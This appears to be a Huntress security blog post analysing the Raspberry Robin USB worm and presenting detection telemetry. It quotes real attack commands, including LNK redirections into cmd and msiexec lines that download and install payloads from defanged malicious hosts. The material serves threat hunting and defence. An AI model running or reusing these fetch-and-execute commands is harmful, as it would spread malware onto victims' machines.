Evolution of USB-Borne Malware, Raspberry Robin


huntress.com/blog/evolution-of-usb-borne-malware-raspberry-robin

Due to our extensive and diverse customer base, Huntress “sees” a good bit of the same malicious activity others are seeing, albeit often from a slightly different perspective.

One example of this is, not long ago, Huntress analysts investigated an INC ransom group incident, one that at the time had only been recently observed by others. In other cases, Huntress analysts may observe elements of attacks or campaigns that are slightly different from what other, similar firms may experience.

Since July 2022, Huntress has observed the USB device-borne Raspberry Robin malware across our customer base off and on. In that time, we’ve seen different variations, as well as an evolution of the response to the malware. While there has been no regular cadence of infections, it’s clear that a combination of human-managed EDR and human-managed antivirus provides a great deal of detection and response capabilities in the face of such infections.

What Is Raspberry Robin?



Raspberry Robin is malware that has been described as a “USB worm”, as USB devices are the primary delivery mechanism that has been observed to this point. Users interact with a file on a USB device, and then their system becomes infected with the Raspberry Robin malware.

Raspberry Robin has been seen to be part of a much larger malware ecosystem and acts as a possible precursor to additional ransomware deployment. However, unlike other worms out there, this malware has not been observed propagating to other endpoints on its own.

Raspberry Robin Infection Chain

The typical Raspberry Robin infection chain follows what has previously been shared; the user connects the infected USB device and double-clicks the Windows shortcut/LNK file, causing an apparent “junk” file containing an MSIExec command to be launched.

Huntress analysts have observed several variations of commands embedded within Windows shortcut/LNK files, including:

```
tYPeWycz.Cfg|CMD
cMd<xPhfk.sav
!ComSpEc!<xnjhM.v
!coMSPEc!<FN.iCo
```

These commands redirect or “pipe” the contents of the “junk” files into the command processor, denoted by either “`cmd`” or “`!comspec!`”. More recently, Huntress observed a command line that contained a significant amount of ‘white space’ with the command line itself; that is to say, there were a number of carriage returns and tab characters included in the command line, likely in an attempt to evade detection.

The user double-clicking the Windows shortcut/LNK file has been observed within EDR telemetry as an Explorer.exe process associated with the name of the shortcut file:

```
EXPLORER "USB DISK"
EXPLORER "USB DRIVE"
expLorER "ADATA UFD"
EXPlOrEr "HBCD 15_2"
```

When the “junk” file is processed by the command processor, a Microsoft Installer Executable (MSIExec) command is launched, which downloads a remote file to the endpoint.

Huntress has observed a number of similarities in these commands, and in particular, the remote resources accessed via the command. For example, as with previous commands in the infection process, the command itself is of mixed case, alternating between upper- and lower-case letters. The domain accessed for the resource is most often three characters long, and the top-level domain is two characters. Finally, the port accessed has been `8080`. Examples of commands observed by Huntress analysts are as follows:

```
msiexec.exe -qUIeT /I HTtp://5g7[.]AT:8080/y8yNq/iZR/whjn/Ax6q80a/Y1Z5/j/fs/VTSAO?
xxxx <redacted> FUBb=jxbCAQtnu"
msIeXeC YliNpQ=YgYdWQ /q VZFfOPaC=gwiIp jE=jnlD -fV
"hTtP://FxB[.]tw:8080/AMBG/9FlMJgrIkRjJfVw2bWSju/Machine=User"
MsIEXEc HbeLpYii=TPvbe WyWsZiUBG=mpV /I
"hTTP://eJK[.]bz:8080/BC/A3Y7fxb0oDMXkstfQGYd/Machine?User" -qUIeT ZS=xKG
Kvbzhtp=UpyZqTff vQtPdg=mWb
mSIExeC zkrZ=CtX /qN wZd=VgaoYGD /PACKAgE
"HtTP://jRx[.]fR:8080/yKyC/bSis/yUp0OSNBN0eTTIjpK/Machine=User" dJYsmgC=pBVHKGG
ieJ=SIYm Pm=cdFDvckT
mSiexeC
\tBIQGitHuP=OsdHlvG\tjYRdyzQwc=Hwr\t/fV\t\"hTTp://ZjC[.]bz:8080/AoA3LSHNJCaFIM/hMgkh/6
 EnksxM=KdVZ vTECB=bHLmevjk -QUIET\tWx=iY LdP=VEfGlpn\tMcxWT=zTtlOkU
```

Finally, persistence is established by creating a value beneath the user's RunOnce Registry key. As Microsoft stated:

> Entries in the RunOnce key delete the registry entry prior to launching the executable content at sign-in. Raspberry Robin re-adds this key once it is successfully running to ensure persistence. After the initial infection, this leads to `RunOnce.exe` launching the malware payload in timelines. Raspberry Robin also temporarily renames the RunOnce key when writing to it to evade detections.

As a result, the malware persists by recreating a value beneath the user's RunOnce Registry key each time the value is removed from the key and executed.

Hunting for Raspberry Robin

During August 2023, Huntress analysts observed a Raspberry Robin infection attempt—one that failed to complete. Notification of the infection attempt was observed via detections based on Huntress EDR telemetry and Managed Antivirus alerts. The following table illustrates a timeline excerpt of the events as the infection attempt unfolded:

12:20:32Z	User connects "USB Disk 3.0" device "`USB\VID_13FE&PID_6300\070393698CF56A96`" to the endpoint; a lookup identifies this device as a Phison Electronics Corp device, SN: 070393698CF56A96
12:21:12Z	User double-clicks "`USB DISK.lnk`", launches "`cmd /C!coMSPEc!<FN.iCo`", which runs `msiexec.exe` (in this case, "`mSiexeC`") to download and install a file from *http://ZjC[.]bz:8080*. Huntress detected the Raspberry Robin execution pattern.
12:23:06Z	Windows Defender detects downloaded file "`C:\ProgramData\Rmbizw\felgs.evmg`" and submits it to the Defender cloud.

12:24:06Z	Windows Defender detects the submitted file as "`Trojan:Win32/Wacatac.H!ml`", with persistence established via the user's RunOnce Registry key. The file is successfully removed.
12:26:26Z	MsiInstaller process fails; message, "WhOYztO -- Installation failed."

At the time of the Huntress investigation of the Raspberry Robin execution pattern detection, the "`C:\ProgramData\Rmbizw\felgs.evmg`" file was not found on the endpoint. Further, there was no indication of `RunOnce.exe` executing the malware observed within the EDR telemetry for the endpoint.

Data from the endpoint Windows Event Logs indicates that the USB device in question was connected to the endpoint repeatedly during January 2023, the earliest observed time being on January 6, 2023. Each time the device was connected to the endpoint, Windows Defender detected the file "`D:\USB DISK.lnk`" as "`Trojan:Win32/VintageDynamo.A`". The earliest available MsiInstaller message within the Windows Event Log data timeline is from March 28, 2022, which significantly pre-dates the January 6, 2023 connection of the "USB Disk 3.0" device; however, there are no MsiInstaller events associated with a Raspberry Robin infection attempt until August 21, 2023. This likely indicates that the USB device was infected prior to January 6, 2023, and supports the understanding that the user must double-click the Raspberry Robin Windows shortcut file on the USB device to activate the infection.

Conclusion

Huntress Managed EDR and Managed Antivirus work together to provide overlapping layers of endpoint protection. Applying a combination of Managed EDR and Managed AV enables both active defense against threats as they take place and visibility over how these threats appear.

As shown in the above example, pivoting from Managed AV detections can reveal an infection chain, highlighting other touchpoints for analysts to look for in the event Managed AV fails in the future. Through continuous analysis and review of alerting, and digging into

the context surrounding a given alarm when it fires, network defenders can gain greater perspective and awareness of how events take place and what additional mitigations or similar should be applied to ensure across-the-board coverage against adaptive, persistent threats.